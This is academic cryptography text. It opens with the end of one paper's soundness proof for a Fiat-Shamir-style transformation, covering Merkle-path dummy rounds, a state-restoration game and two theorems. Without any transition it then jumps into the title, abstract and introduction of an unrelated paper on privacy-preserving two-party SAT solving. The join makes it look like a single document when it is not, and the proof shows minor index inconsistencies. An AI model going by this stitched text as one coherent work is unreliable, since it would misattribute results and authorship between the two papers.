There are two key differences between our transformation in Protocol 3 and the standard Fiat-Shamir transformation: (1) in every round, the randomness is generated by hashing the random challenge and the message in the previous round, instead of the entire transcript so far; (2) in Step 4 a Merkle tree is constructed on the hash of each verifier and the root is used as the common randomness in this round for all verifiers. However, when viewed from the perspective of a single verifier, e.g., $\mathcal{V}_0$, the second difference is actually very similar to the first one. This is because in each round, $\mathcal{V}_0$ receives $\log N$ messages from the prover (claimed to be the validation path of a Merkle tree). To perform the Merkle tree verification, as shown in Step 6 of Protocol 3, suppose $\mathcal{P}$ sends the authentication path of $(\nu_1,\ldots,\nu_{\log N})$ to $\mathcal{V}_0$ and r is $\mathcal{V}_0$'s random challenge in the current round, $\mathcal{V}_0$ computes $\mathsf{rt} = \rho(\ldots\rho(\rho(r||\nu_1)||\nu_2)\ldots||\nu_{\log N})$ and use rt as her random challenge in the next round. When proving soundness, as the prover is malicious, there is no guarantee that these messages are indeed from the same Merkle tree among all verifiers. Therefore, it is equivalent to extending one round of the interactive version of the sumcheck protocol in Step 4 of Protocol 2 to $\log N$ rounds. In these additional rounds, the prover does nothing but sending a dummy message ν_i to the verifier. The verifier ignores the dummy message and replies with fresh randomness. Finally, the prover and the verifier use the last randomness to proceed to the next round of the original sumcheck protocol. We give this interactive protocol with dummy messages for Step 4 of Protocol 2 in Protocol 5.

Observe that when we apply our Fiat-Shamir transformation of hashing only the previous random challenge and message to Protocol 5, it becomes Protocol 3 from the perspective of each verifier, if we model the hash function in the Merkle tree as the random oracle. Moreover, intuitively Protocol 5 is sound as long as the original interactive proof is sound, as the verifier simply picks some additional randomness and ignores some dummy messages from the prover. Therefore, our strategy to prove the soundness of Protocol 3 is: (1) we first show that as long as an interactive proof protocol is secure against state restoration attacks defined in [4], the non-interactive protocol by applying the transformation of hashing only the previous message and the random challenge is sound; (2) extending one round of an interactive proof protocol to multiple rounds with dummy messages as in Protocol 5 does not affect the security against state restoration attacks.

Formally, let T be an interactive proof protocol with η rounds for the statement of $F(x) = y$. Let $(m_1,r_1,\ldots,m_\eta,r_\eta)$ denote a complete transcript for T, where $m_i \in \mathbb{F}^*$ is the prover's message in round i while $r_i \in \mathbb{F}$ is the verifier's randomness in round i. Let $\rho : \mathbb{F}^* \to \mathbb{F}$ denote the random oracle. In our new heuristic algorithm, the prover sets required random points as $r_1 = \rho(x||y||m_1||0)$ and $r_i = \rho(r_{i-1}||m_i||i-1)$ or $r_i = \rho(m_i||r_{i-1}||i-1)$ for $i \in \{2,\ldots,\eta\}$ to make T non-interactive. We modify the transformation by taking the round number in T as the extra input to the random oracle and exchanging the order of r_{i-1} and m_i in certain rounds. We show that if T is sound against the prover with state restoration attacks, then the non-interactive protocol is sound after the

Protocol 5. The interactive proof with dummy messages for Step 4 of Protocol 2

For round $i = 1 : \ldots, \log N$ of the sumcheck protocol:
For $k = 1, \ldots, \log N$:

- *$\mathcal{P}$ sends $\mathsf{v}_{i,k}$ to $\mathcal{V}$.*
- *$\mathcal{V}$ responds with random number of $\mathsf{Du}_{i,k} \in \mathbb{F}$.*
- *If $j_k = 0$, set $r_i^{(0)} = \rho(r_i^{(0)} || \mathsf{v}_{i,k})$; otherwise, set $r_i^{(0)} = \rho(\mathsf{v}_{i,k} || r_i^{(0)})$.*

$\mathcal{P}$ and $\mathcal{V}_j$ use $r_i^{(0)}$ as the random challenge in round i and continue the sumcheck protocol.

Game 1. The game between a state-restoring prover $\mathcal{P}^*(x,y)$ and a verifier $\mathcal{V}(x,y)$.

1. *Given x, y satisfying $F(x) \neq y$, the game initializes the set of SeenStates to be $\{\mathsf{null}\}$.*
2. *Repeat the following at most T times, where $T = \mathsf{poly}(\lambda)$:*
   (a) *$\mathcal{P}^*$ chooses an element cvs in SeenStates. (cvs is short for complete verifier's state.)*
   (b) *The game sets $\mathcal{V}$'s state to cvs.*
   (c) *If $\mathsf{cvs} = \mathsf{null}$: $\mathcal{P}^*$ sends m_1 to $\mathcal{V}$. Then $\mathcal{V}$ returns a random point r_1 to $\mathcal{P}^*$; $\mathcal{P}^*$ adds $m_1 || r_1$ into SeenStates.*
   (d) *If $\mathsf{cvs} = m_1 || r_1 || \ldots || m_{i-1} || r_{i-1}$ for $1 < i \leq \eta$: $\mathcal{P}^*$ sets $\mathcal{V}$'s state to cvs, generates m_i according to cvs and sends it to $\mathcal{V}$. After receiving r_i randomly sampled by $\mathcal{V}$. $\mathcal{P}^*$ adds $\mathsf{cvs} || m_i || r_i$ into SeenStates.*
   (e) *If $\mathsf{cvs} = m_1 || r_1 || \ldots || m_\eta || r_\eta$, the prover can choose to set $\mathcal{V}$'s state to cvs. $\mathcal{V}$ computes his decision b given $(x, y, m_1, r_1, \ldots, m_\eta, r_\eta)$. Then, the game halts and outputs b.*
3. *The game halts and outputs 0.*

heuristic transformation.

Definition 5. *An interactive protocol T for the statement $F(x') = y'$ with η rounds is secure against state restoration attacks if for every x and y such that $F(x) \neq y$, for every $\mathcal{P}^*$ and an honest $\mathcal{V}$, Game 1 outputs 1 with the probability of $\mathsf{negl}(\lambda)$.*

Theorem 4. *If T is an interactive proof for $F(x) = y$ with η rounds and it is secure against state restoration attacks in Definition 5, then after the transformation, the non-interactive protocol T' satisfies the soundness in interactive proofs.*

Proof. We use $\mathbb{P}^\rho$ and $\mathbb{V}$ to represent the prover and the verifier in the non-interactive protocol separately. Suppose $\mathbb{P}$ can query a random oracle ρ at most Δ times. Given $\Delta = \mathsf{poly}(\lambda)$, we construct a prover $\mathcal{P}^*$ with state restoration attack ability against verifier $\mathcal{V}$ in the original interactive protocol.

Construction of $\mathcal{P}^*$. We use $\mathcal{P}^*$ to simulate the random oracle for $\mathbb{P}^\rho$ and $\mathcal{P}^*$ works as follows.

1. Let ρ be a table mapping $\mathbb{F}^* \to \mathbb{F}$ and let δ be a table mapping a random point in $\mathbb{F}$ to the verifier's state. Both tables are empty in the beginning and are filled with elements as $\mathcal{P}^*$ runs the protocol. Intuitively, we use ρ to simulate $\mathbb{P}^\rho$ access to a random oracle while we use δ to keep track of $\mathcal{V}$'s states that $\mathcal{P}^*$ has "seen in his mind". Given a verifier's state cvs, let $L(\mathsf{cvs})$ be the number of rounds contained in the state, which can be simply treated as the number of $||$ in cvs by the format of cvs. Suppose the vector $\vec{e} = (e_1, \ldots, e_{\eta-1}) \in \{0,1\}^{\eta-1}$ is public.
2. Begin simulating $\mathbb{P}^\rho$ and, for $i = 1, \ldots, \Delta$:
   (a) Let θ_i denote the i-th query by $\mathbb{P}^\rho$.
   (b) If θ_i has been inserted into the table ρ, $\mathcal{P}^*$ responds with $\rho(\theta_i)$. Go to next iteration for i.
   (c) If $i < j$, $\mathcal{P}^*$ draws a random number $r \in \mathbb{F}$, answers the query with r, then sets $\rho(\theta_i) := r$. Go to next iteration for i.
   (d) If $i = j$, $\mathcal{P}^*$ splits θ_i to $x||y||m_1||0$ ($\mathcal{P}^*$ aborts if he cannot split θ_i to $x||y||m_1||0$). $\mathcal{P}^*$ starts the game with $\mathcal{V}$ on $f(x) = y$. $\mathcal{P}^*$ sets $\mathcal{V}$'s state to (null), sends m_1 to $\mathcal{V}$, receives the first randomness of r_1 from $\mathcal{V}$. $\mathcal{P}$ sets $\rho(x||y||m_1||0) := r_1$ and $\delta(r_1) := m_1||r_1$. Go to next iteration for i.
   (e) If $i > j$, suppose the last element of θ_i is k.
      i. If $\theta_i = k$ or $k \geq \eta$ or $k = 0$, $\mathcal{P}^*$ draws a random number $r \in \mathbb{F}$, answers the query with r, then sets $\rho(\theta_i) := r$. Go to next iteration for i.
      ii. If $e_k = 0$, let $r_k \in \mathbb{F}$ be the first element of θ_i. $\mathcal{P}^*$ splits θ_i to $r_k||m_{k+1}||k$. If $\delta(r_k)$ is defined and $L(\delta(r_k)) = k-1$, $\mathcal{P}^*$ sets $\mathcal{V}$' state to $\mathsf{cvs} = \delta(r_k)$. Then $\mathcal{P}^*$ sends m_{k+1} to $\mathcal{V}$. After receiving r_{k+1} from $\mathcal{V}$, $\mathcal{P}^*$ answers $\mathbb{P}^\rho$ with r_{k+1}, sets $\rho(\theta_i) := r_{k+1}$, and sets $\delta(r_{k+1}) := \mathsf{cvs}||m_k||r_{k+1}$. If $\delta(r_k)$ is note defined or $L(\delta(r_k)) \neq k-1$, $\mathcal{P}^*$ draws a random number $r \in \mathbb{F}$, answers the query with r, then sets $\rho(\theta_i) := r$. Go to next iteration for i.
      iii. If $e_k = 1$, let $r_k \in \mathbb{F}$ be the last element ahead of k. $\mathcal{P}^*$ splits θ_i to $m_{k+1}||r_k||k$. If $\delta(r_k)$ is defined and $L(\delta(r_k)) = k-1$, $\mathcal{P}^*$ sets $\mathcal{V}$' state to $\mathsf{cvs} = \delta(r_k)$. Then $\mathcal{P}^*$ sends m_{k+1} to $\mathcal{V}$. After receiving r_{k+1} from $\mathcal{V}$, $\mathcal{P}^*$ answers $\mathbb{P}^\rho$ with r_{k+1}, sets $\rho(\theta_i) := r_{k+1}$, and sets $\delta(r_{k+1}) := \mathsf{cvs}||m_k||r_{k+1}$. If $\delta(r_k)$ is not defined or $L(\delta(r_k)) \neq k-1$, $\mathcal{P}^*$ draws a random number $r \in \mathbb{F}$, answers the query with r, then sets $\rho(\theta_i) := r$. Go to next iteration for i.

Our construction has two major differences from the construction in [6]. In the construction above, $\mathcal{P}^*$ guesses the statement of $f(x) = y$ that $\mathbb{P}$ would use in the proof by assuming that the j-th query to the random oracle is $x||y||m_1||0$, instead of knowing it in advance. This only introduces a polynomial loss on the probability. Moreover, the query to the random oracle contains the round number. This is because in our non-interactive argument in Protocol 3, to verify the Merkle tree path, the prover's message is sometimes on the left and sometimes on the right of the input of the hash. Our construction of $\mathcal{P}^*$ tracks this information by the round number in order to determine the ordering of the queries to the random oracle. In particular, $\mathcal{P}^*$ use k to detect which round is relevant to the query. For each k, with the public indicator e_k, $\mathcal{P}^*$ knows that $\mathbb{P}$'s message is in the head or the tail of the string.

Analysis of $\mathcal{P}^*$. We now analyze $\mathcal{P}^*$'s ability to cheat given $\mathbb{P}$'s ability to cheat.

Let $\mathcal{U}(\lambda)$ denote the uniform distribution over all functions on $\rho : \mathbb{F}^* \to \mathbb{F}$. If ρ is uniformly sampled from $\mathcal{U}(\lambda)$, then we write $\rho \leftarrow \mathcal{U}(\lambda)$ and say that ρ is a random oracle. We claim that $\mathcal{P}^*$ simulates a $\rho \in \mathcal{U}(\lambda)$ uniformly at random. That is because, given any new input, $\mathcal{P}^*$ responds either with a uniformly random point generated by himself, or a uniformly random point provided by $\mathcal{V}$. It is equivalent to draw ρ uniformly at random in the beginning of the non-interactive protocol.

We claim that if $\mathbb{P}^\rho$ outputs the proof of $(x, y, m_1, r_1, \ldots, m_\eta, r_\eta)$ that makes $\mathbb{V}$ accept with probability $\mathsf{nonegl}(\lambda)$, then $\mathcal{P}^*$ will have $\mathsf{cvs} = m_1||r_1||\ldots||m_\eta||r_\eta$ for $F(x) = y$ to win the game with probability $\mathsf{nonegl}(\lambda)$. The formal proof is provided in the following.

Without loss of generality, we suppose $e_k = 0$ for $1 \le k < \eta$. We define some events as follows.

1. E_1 represents that $\mathbb{P}^\rho$ outputs $(x, y, m_1, r_1, \ldots, m_\eta, r_\eta)$ that makes $\mathbb{V}$ accept. Then it satisfies $r_1 = \rho(x||y||m_1||0)$ and $r_i = \rho(r_{i-1}||m_i||i-1)$ for $1 < i \le \eta$.

2. E_2 represents that $\mathbb{P}^\rho$ queries $\mathcal{P}^*$ at $x||y||m_1||0, r_1||m_2||1, \ldots, r_{\eta-1}||m_\eta||\eta - 1$ in order and $\mathcal{P}^*$ does not return the same value for different queries during the entire query process.

3. E_3 represents that $\mathcal{P}^*$ predicts that $\mathbb{P}^\rho$ queries $x||y||m_1||0$ for the first time in the j-th query accurately.

4. E_4 represents that $\mathsf{cvs} = m_1||r_1||\ldots||m_\eta||r_\eta$ for $F(x) = y$ is in $\mathcal{P}^*$'s $\mathsf{SeenStates}$ set and $\mathcal{P}^*$ wins the game.

First, we prove $\Pr[E_1 \wedge \neg E_2] \le \mathsf{negl}(\lambda)$. Let r_0 denote $x||y$. There are three cases covering $E_1 \wedge \neg E_2$: (i) E_1 happens but $\mathbb{P}$ does not query $r_{i-1}||m_i||i-1$ for some $i \in \{1, \ldots, \eta - 1\}$; (ii) E_1 happens but $\mathbb{P}$ queries $r_i||m_{i+1}||i$ before querying $r_{i-1}||m_i||i-1$ for some $i \in \{1, \ldots, \eta - 1\}$; (iii) E_1 happens but $\mathcal{P}^*$ returns the same value for different queries. The probability of case (i) and the probability of case (ii) are both $\mathsf{negl}(\lambda)$ as $\mathbb{P}^\rho$ can not correctly guess the output of ρ for any input except with $\mathsf{negl}(\lambda)$. The probability of case (iii) is also $\mathsf{negl}(\lambda)$ as $\mathbb{P}^\rho$ can not find a collision of ρ except with $\mathsf{negl}(\lambda)$. By union bound, $\Pr[E_1 \wedge \neg E_2] \le \mathsf{negl}(\lambda)$. Suppose $\Pr[E_1] = p = \mathsf{nonegl}(\lambda)$, $\Pr[E_1 \wedge E_2] = \Pr[E_1] - \Pr[E_1 \wedge \neg E_2] = \mathsf{nonegl}(\lambda) - \mathsf{negl}(\lambda) = \mathsf{nonegl}(\lambda)$. Then we have $\Pr[E_1 \wedge E_2 \wedge E_3] = \Pr[E_3 | E_1 \wedge E_2] \cdot \Pr[E_1 \wedge E_2] \ge \frac{1}{\Delta} \cdot \mathsf{nonegl}(\lambda) = \mathsf{nonegl}(\lambda)$.

Next, we show $\Pr[E_4 | E_1 \wedge E_2 \wedge E_3] = 1$. We prove that if $E_1 \wedge E_2 \wedge E_3$ happens, $\delta(r_i) = m_1||r_1||\ldots||m_i||r_i$ for $1 \le i \le \eta$ by induction. For each i, $\delta(r_i)$ was included in δ only once as there is no collision during the query phase. For $i = 1$, when $\mathbb{P}$ queries $x||y||m_1||0$ in the j-th query, $\mathcal{P}^*$ sets $\delta(r_1) := m_1||r_1$. For $i = k$, suppose $\mathcal{P}^*$ sets $\delta(r_k) := m_1||r_1||\ldots||m_k||r_k$ when $\mathbb{P}$ queries $r_{k-1}||m_k||k-1$, when $\mathbb{P}$ queries $r_k||m_{k+1}||k$ hereafter, $\mathcal{P}^*$ sets $\delta(r_{k+1}) := \delta(r_k)||m_k||r_{k+1} = m_1||r_1||\ldots||m_{k+1}||r_{k+1}$. Hence $\mathsf{cvs} = m_1||r_1||\ldots||m_\eta||r_\eta$ for $F(x) = y$ will be in $\mathcal{P}^*$'s $\mathsf{SeenStates}$ set and $\mathcal{P}^*$ will win the game. $\Pr[E_4] \ge \Pr[E_1 \wedge E_2 \wedge E_3] = \mathsf{nonegl}(\lambda)$. □

Theorem 5. *If the interactive proof* T *for $F(x) = y$ with η rounds is secure against state restoration attacks, after inserting $c = \mathsf{poly}(\lambda)$-round interaction in the i-th round of* T *as in Protocol 5, the new interactive protocol* T_{du} *is also secure against state restoration attacks for $F(x) = y$.*

Proof. (sketch) Let $\mathcal{P}$ be the prover in T and $\mathcal{P}_{\mathsf{du}}$ be the prover in T_{du}. Suppose T_{du} inserts c-round interaction with arbitrary messages of $(\mathsf{du}_1, \mathsf{v}_1, \ldots, \mathsf{du}_c, \mathsf{v}_c)$ in the i-th round of T. If $\mathcal{P}_{\mathsf{du}}$ can win the game described in Definition 5 with probability p for x, y satisfying $F(x) \ne y$ by generating a cvs of $(m_1, r_1, \ldots, m_i, \mathsf{du}_1, \mathsf{v}_1 \ldots, \mathsf{du}_c, \mathsf{v}_c, r_i, m_{i+1}, r_{i+1}, \ldots, m_\eta, r_\eta)$, then $\mathcal{P}$ can invoke $\mathcal{P}_{\mathsf{du}}$ to generate the cvs of $(m_1, r_1, \ldots, m_i, r_i, m_{i+1}, r_{i+1}, \ldots, m_\eta, r_\eta)$ to win Game 1 with probability at least p. □

Replacing T with T_{du} and applying the non-interactive transformation to T_{du} indicate that we can integrate an authenticated path in the Merkle tree into such a protocol T at the cost of extra $\log N$ rounds, where N is the size of the Merkle tree. Therefore, for each verifier $\mathcal{V}_j$, Protocol 5 integrate $\log N$ Merkle paths into Protocol 2 at the cost of extra $\log^2 N$ rounds.

In Protocol 3, the statement $\mathcal{P}$ wants to convince V_j is equivalent to $F_j(\mathsf{com}_{\tilde{V}_d}) = [C(\mathbf{in})]_j$, where $\mathsf{com}_{\tilde{V}_d}$ is the commitment of $\tilde{V}_d$ and $\mathcal{P}$ broadcasts to all verifiers at the beginning. F_j represents that there exists a degree-t univariate polynomial $f(x) = c_0 + c_1 x + \ldots + c_t x^t$ such that $f(\omega^j) = [C(\mathbf{in})]_j$ and $\mathsf{com}_{\tilde{V}_d} = \mathsf{MVPC.Commit}(\tilde{c}, pp)$, where $\tilde{c}$ the multilinear extension of $(c_0, \ldots, c_t)$. For each $\mathcal{V}_j$, Protocol 3 practises our new heuristic transformation on Protocol 5 for $F_j(\mathsf{com}_{\tilde{V}_d}) = [C(\mathbf{in})]_j$ to make the proof non-interactive. The protocol will be sound after the transformation.

ppSAT: Towards Two-Party Private SAT Solving

Ning Luo
Yale University

Samuel Judson
Yale University

Timos Antonopoulos
Yale University

Ruzica Piskac
Yale University

Xiao Wang
Northwestern University

Abstract

We design and implement a privacy-preserving Boolean satisfiability (ppSAT) solver, which allows mutually distrustful parties to evaluate the conjunction of their input formulas while maintaining privacy. We first define a family of security guarantees reconcilable with the (known) exponential complexity of SAT solving, and then construct an oblivious variant of the classic DPLL algorithm which can be integrated with existing secure two-party computation (2PC) techniques. We further observe that most known SAT solving heuristics are unsuitable for 2PC, as they are highly data-dependent in order to minimize the number of exploration steps. Faced with how best to trade off between the number of steps and the cost of obliviously executing each one, we design three efficient oblivious heuristics, one deterministic and two randomized. As a result of this effort we are able to evaluate our ppSAT solver on small but practical instances arising from the haplotype inference problem in bioinformatics. We conclude by looking towards future directions for making ppSAT solving more practical, most especially the integration of conflict-driven clause learning (CDCL).

1 Introduction

Boolean satisfiability (SAT) is a foundational problem in computer science [11, 13, 14, 32]. SAT asks whether there is a variable assignment (or *model*, $\mathcal{M}$) that makes a Boolean propositional formula ϕ evaluate to true. A SAT solver is a tool that takes an instance ϕ as input and checks its satisfiability; solvers can also output a model when one exists. The SAT problem is NP-complete and widely believed to require at least superpolynomial, if not exponential, time [31, 54]. Most state-of-the-art SAT solvers are in fact enhancements of the worst-case exponential branch and backtrack algorithm of Davis-Putnam-Logemann-Loveland (DPLL) [13, 14]. Nonetheless, well-engineered modern solvers such as Kissat, the basis for the winner of the 2021 SAT competition [2], can efficiently resolve large and complex SAT instances containing tens of millions of variables and clauses [2, 6, 7, 20, 26, 49, 55, 56, 57], arising from within program verification [24, 35, 48], networks [5, 39, 40], and numerous other domains [41, 42, 56].

All existing SAT solvers are designed for execution by a single party possessing complete information on ϕ.[1] However, in certain settings SAT instances arise as the conjunction of inputs from two or more distinct parties, *i.e.*, $\phi \equiv \bigwedge_{i\in[k]} \phi_i$ where party P_i formulates ϕ_i independently of ϕ_j for all $j \neq i$. If the P_i are mutually distrustful and their inputs are valuable, privileged, or legally encumbered – and so must be kept private from the other parties – then those solvers are no longer applicable without a trusted intermediary or secure execution environment to run them. In settings without recourse to such trust assumptions, secure computation techniques are instead required to privately resolve SAT instances. Our work combines recent advancements in oblivious algorithm design [61] with classic techniques for SAT solving [13, 14] and secure two-party/multiparty computation (2PC) [62] to develop a solver for *privacy-preserving Boolean satisfiability*, or ppSAT. We also consider the promise and challenge of augmenting this secure computation with differential privacy (DP) [17, 18] to trade off privacy and efficiency, following a strand of recent research [23, 28].

SAT solvers take as input Boolean formulas in conjunctive (also known as clausal) normal form (CNF). We focus on the setting with two parties P_0 and P_1 and a Boolean formula $\phi \equiv \phi_0 \wedge \phi_1 \wedge \phi_{pub}$ such that ϕ_b is the private input of P_b for $b \in \{0, 1\}$ and ϕ_{pub} is an optional public input. This allows us to use the most concretely efficient designs and software for secure computation available. Also, the general architecture and optimizations of our construction should be extendable to support more than two parties given suitable secure computation primitives. We assume that P_0 and P_1 have agreed on the meaning of a set of n variables $v_1, \ldots, v_n$. A two-party ppSAT solver takes private inputs ϕ_0 and ϕ_1 from P_0 and P_1 respectively, where ϕ_b is over the v_i with $|\phi_b| = m_b$ clauses. The solver should correctly output a bit $s = (\exists \mathcal{M}.\ \mathcal{M} \models \phi)$, and optionally output a satisfying $\mathcal{M}$ when possible. Intu-

[1] Prior work does consider parallel/distributed SAT solving, but only where that single party coordinates networked computing resources [47].

itively, we desire a security guarantee that P_b learns nothing more about ϕ_{1-b} than is implied by s, ϕ_b, $|\phi_{1-b}|$, (when input) ϕ_{pub}, and (when output) $\mathcal{M}$.[2] In this paper we design and implement a sound ppSAT solver that meets a slightly relaxed security guarantee, necessary due to the exponential worst-case runtime of our SAT decision procedure. We introduce this weakening formally in §3 and Appendix A.

A Motivating Example. In bioinformatics, inference of haplotypes can uncover genetic information valuable to biological research and medical treatment. Haplotypes are DNA sequences which originate from a single parent, and their information can aid studies on, *e.g.*, genetic risk factors for cardiovascular disease [53] or the effective use of medications [22]. However, current genetic sequencing technology usually only resolves genotypes, which are mixtures of haplotypes from both parents. Given a set of genotypes G drawn from a population, the process of inferring a set of haplotypes H whose elements explain every $g \in G$ (*i.e.*, that are plausibly the biologically-realized haplotypes in that population) is called haplotype inference [22, 25]. One computational approach is haplotype inference by pure parsimony (HIPP) [22, 25]. HIPP finds a minimally-sized H to explain an input G, and is known to be APX-hard [34].

Formally, (sections of) both haplotypes and genotypes may be expressed as strings of length ℓ, with a haplotype $h \in \{0,1\}^\ell$ and a genotype $g \in \{0,1,2\}^\ell$. Given a pair of haplotypes $hs = (h^0, h^1)$ and a genotype g, the predicate

$$\mathit{explainI}(hs, g) \iff \forall i \in [\ell].\ (h^0_i = h^1_i = g_i) \vee (h^0_i \neq h^1_i \wedge g_i = 2)$$

is true iff g can be explained as a mixture of h^0 and h^1. A set of haplotypes H explains a set of genotypes G if every $g \in G$ can be obtained by pairing two $h^0, h^1 \in H$:

$$\mathit{explain}(H, G) \iff \forall g \in G.\ \exists hs \in H \times H.\ \mathit{explainI}(hs, g).$$

For example, $H = \{010, 110, 001\}$ explains $G = \{210, 022\}$, as $(010, 110)$ explains 210 while $(010, 001)$ explains 022. It is straightforward to see that a minimally-sized H has $2 \leq |H| \leq 2|G|$.

SHIPs [41, 42] solves the HIPP problem for genotype set G by invoking a SAT solver to find an H which makes $\mathit{explain}(H, G)$ true. Specifically, for a conjectured size of the haplotype set $r \in [2, 2|G|]$, the SHIPs algorithm converts $\mathit{explain}(H, G) \wedge |H| = r$ into a CNF formula ϕ where the elements of H are represented by $r \cdot \ell$ variables. The satisfiability of ϕ is then checked by a SAT solver, and if true the resultant model $\mathcal{M}$ encodes H. To find a minimal H, SHIPs starts with $r = 2$ and increments it until ϕ is satisfiable (as a model necessarily exists when $r = 2|G|$).

[2] As is common in 2PC it is difficult for P_{1-b} to hide the length $|\phi_{1-b}|$. When necessary SAT instances can be padded out with tautological clauses.

Genetic information such as genotypes can be expensive to obtain, can carry significant privacy risk, and/or can be encumbered with legal and regulatory protections. Commercial and academic researchers who collect and analyze genotype data often have strong incentives to control access to it [58]. Anonymization and summarization of genetic data is not a panacea, to the extent those notions are technically and legally meaningful at all [50]. Homer *et al.*'s attack [29, 59] shows auxillary information paired with the genotype of a target may be used to identify their participation in a genome-wide association study (GWAS). If two parties respectively hold databases of genotypes G_0 and G_1 and want to run haplotype inference over $G = G_0 \cup G_1$ without exposing their data to the other participant, current technologies for HIPP require trading off the privacy of that data against the economic and social value of the research. Even when legal infrastructure can provide and enforce privacy guarantees to allow otherwise reticent parties to share data, the time and cost of lawyers and negotiations and contracts may very well outpace even the most expensive secure computations.

The application of SHIPs through a ppSAT solver could help mitigate all of this tension. Up to a minor optimization not required for correctness, the CNF formula ϕ encoding $\mathit{explain}(H, G) \wedge |H| = r$ is naturally composed of (i) a public ϕ_{pub} encoding $|H| = r$; and (ii) two independent ϕ_b each derived only from G_b, such that $\mathcal{M} \models \phi$ iff $\mathcal{M} \models \phi_0 \wedge \phi_1 \wedge \phi_{pub}$. As such, each party P_b can construct ϕ_b locally, at which point they may jointly execute the ppSAT solver over ϕ. Solving this formula infers an H that explains G while keeping G_0 and G_1 private, up to their cardinalities. This approach may not completely mitigate privacy concerns, as H is itself (inferred) genetic data which may be, *e.g.* correlated with observable medical conditions and the community of origin of the individuals who provided G. However, as haplotypes are far less diverse within a population, their exposure may carry less risk than that of the underlying genotypes [12, 51].

Naive Approaches. While to the best of our knowledge no specific study of privacy-preserving SAT solving exists in the literature, both basic secure computation primitives and general completeness results can be used to naively instantiate ppSAT solvers. One immediate approach is to use private set disjointedness (PSD) testing [19, 33]. Each P_b could enumerate the set $M_b = \{\mathcal{M}_i \mid \mathcal{M}_i \models \phi_b\}$ of satisfying assignments for their formula, and then the parties could jointly execute a PSD protocol to check whether $|M_0 \cap M_1| > 0$. A model $\mathcal{M}$ could be recovered by replacing PSD with private set intersection (PSI) [52]. However, $|M_b|$ can be worst-case exponential in $|\phi_b|$, is often very large in concrete terms [3, 4], and is leaked by this approach, as is $|M_0 \cap M_1|$ when using PSI. In general this enumeration is #P-hard [7], so straightforward application of PSD/PSI will likely be impractical.

Another naive approach is to raise a preexisting SAT solver to a ppSAT solver through a generic 2PC compiler. However, current such compilers (often bluntly) apply techniques such

as the padding out of loops and linear scan array lookups to create data-oblivious execution paths [27], which will likely be impractical given the amount of state management and data-dependent processing of known SAT decision procedures. Adoption of RAM-based 2PC methods [21] is more promising, but generic use of their compilers is for the moment unreasonably expensive.

1.1 Notation

We denote the two parties as P_0 and P_1, whose inputs are CNF formulas ϕ_0 and ϕ_1 respectively. When applicable we represent a public component of the formula, known to both parties, by ϕ_{pub}. The set of variables in ϕ is $V = \{v_1, \ldots, v_n\}$, so $|V| = n$. The number of clauses of an input subformula is $|\phi_b| = m_b$, so that $|\phi| = m = m_0 + m_1 + m_{pub}$. Each clause is composed of the logical disjunction of literals, each of which is either v_i or $\neg v_i$ for $v_i \in V$. We compute satisfiability over $\phi \equiv \phi_0 \wedge \phi_1 \wedge \phi_{pub}$ where the last term appears only as appropriate. A model $\mathcal{M} \in \{0,1\}^n$ is a function $\mathcal{M} : V \to \{0,1\}$ mapping variables to truth values. When referring to the satisfiablity value s output by the ppSAT solver, we will often represent $s = 0$ (resp. $s = 1$) by UNSAT (resp. SAT), *i.e.*, UNSAT indicates that there is no satisfying model for ϕ, while SAT indicates the opposite. In practice s will not necessarily be a bit, as we let $s = -1$ indicate that the satisfiability of ϕ is unknown. We notate access to the ith element in x by $x[i]$, and use e_i to represent the unit vector such that $e_i[i] = 1$ and $e_i[j] = 0$ for all $j \neq i$. Finally, the notation $\Pi(a \parallel b; c)$ denotes the execution of a two-party protocol Π with private inputs a and b and public input c.

1.2 Challenges and Contributions

We found constructing a ppSAT solver to require addressing three main challenges.

Data-Oblivious Execution. All 2PC constructions use data-oblivious execution patterns to prevent information leakage. Designing an oblivious version of a SAT decision procedure such as DPLL is difficult as known algorithms and their underlying data structures are highly data-dependent, even for the most basic of operations. For example, such algorithms assume constant-time methods for checking and modifying the inclusion of literals within clauses [45]. Any design must address how to represent clauses so as to allow as efficient oblivious lookup and alteration as possible. DPLL-based SAT solvers also guess and backtrack frequently, implicitly building a search tree dependent upon the input formula. A ppSAT solver must somehow obfuscate the structure of these trees, which requires hiding when guesses and backtracking occur.

Our approach to this challenge is to use a pair of binary matrices (P, N) to encode the formula. In Appendix B we also briefly present a specialized approach for when every clause in ϕ has far fewer than n variables. In general we only ever access individual columns (*i.e.*, clauses) of these matrices in isolation, and so often describe them as vectors of vectors instead of as matrices. When $P_{ij} = P_j[i] = 1$ variable v_i appears in the j-th clause, while $N_{ij} = N_j[i] = 1$ indicates $\neg v_i$ does; the j-th column vectors in P and N together encode the j-th clause.

We also use a pair of binary vectors $(\mathsf{ind}^+, \mathsf{ind}^-)$ to encode literals: v_i is encoded as $(e_i, 0^n)$, and $\neg v_i$ by $(0^n, e_i)$. Negation of a literal is done by just swapping $(\mathsf{ind}^+, \mathsf{ind}^-)$ into $(\mathsf{ind}^-, \mathsf{ind}^+)$. This representation enables oblivious checking of the inclusion of a literal in a clause through a linear-time cascade. We also use the same two-vector encoding for variable assignments. Simplifying clauses is performed by updating P and N according to a comparison with an assignment $a = (\mathsf{ind}^+, \mathsf{ind}^-)$. Finally, we adopt an oblivious stack for guessing and backtracking, in order to hide the search tree.

Heuristics for Guessing. Designing oblivious variants of DPLL subroutines often requires no more than one-to-one translation using techniques such as linear scans and oblivious data structures. However, certain components require more craft and care, most especially the decision heuristics. DPLL searches the space of variable assignments by (i) taking forced choices when possible, (ii) using heuristics to guide unforced choices, and then (iii) unwinding these choices to backtrack when necessary. Much of the unreasonable effectiveness of modern SAT solvers stems from intelligent heuristics [20]. However, these heuristics often rely on data accesses or arithmetic computations that are expensive or impractical in 2PC. For example, a classic heuristic is to just randomly assign a randomly chosen variable that does not yet have a valuation [13]. With constant-time lookups and assignments this is easy, as the set of unassigned literals can efficiently be tracked and randomly sampled from by the SAT solver. However, even this simple heuristic is hard to realize within a ppSAT solver. Nonetheless, we design and implement this and one other randomized guessing heuristic, along with a further deterministic one. Though basic they provide a sound foundation. In §4.3 we discuss potential ways to integrate more powerful heuristics, such as conflict-driven clause learning (CDCL) [49, 55], an essential component of modern solvers which preemptively closes off impossible paths to drastically reduce the effective size of the search tree.

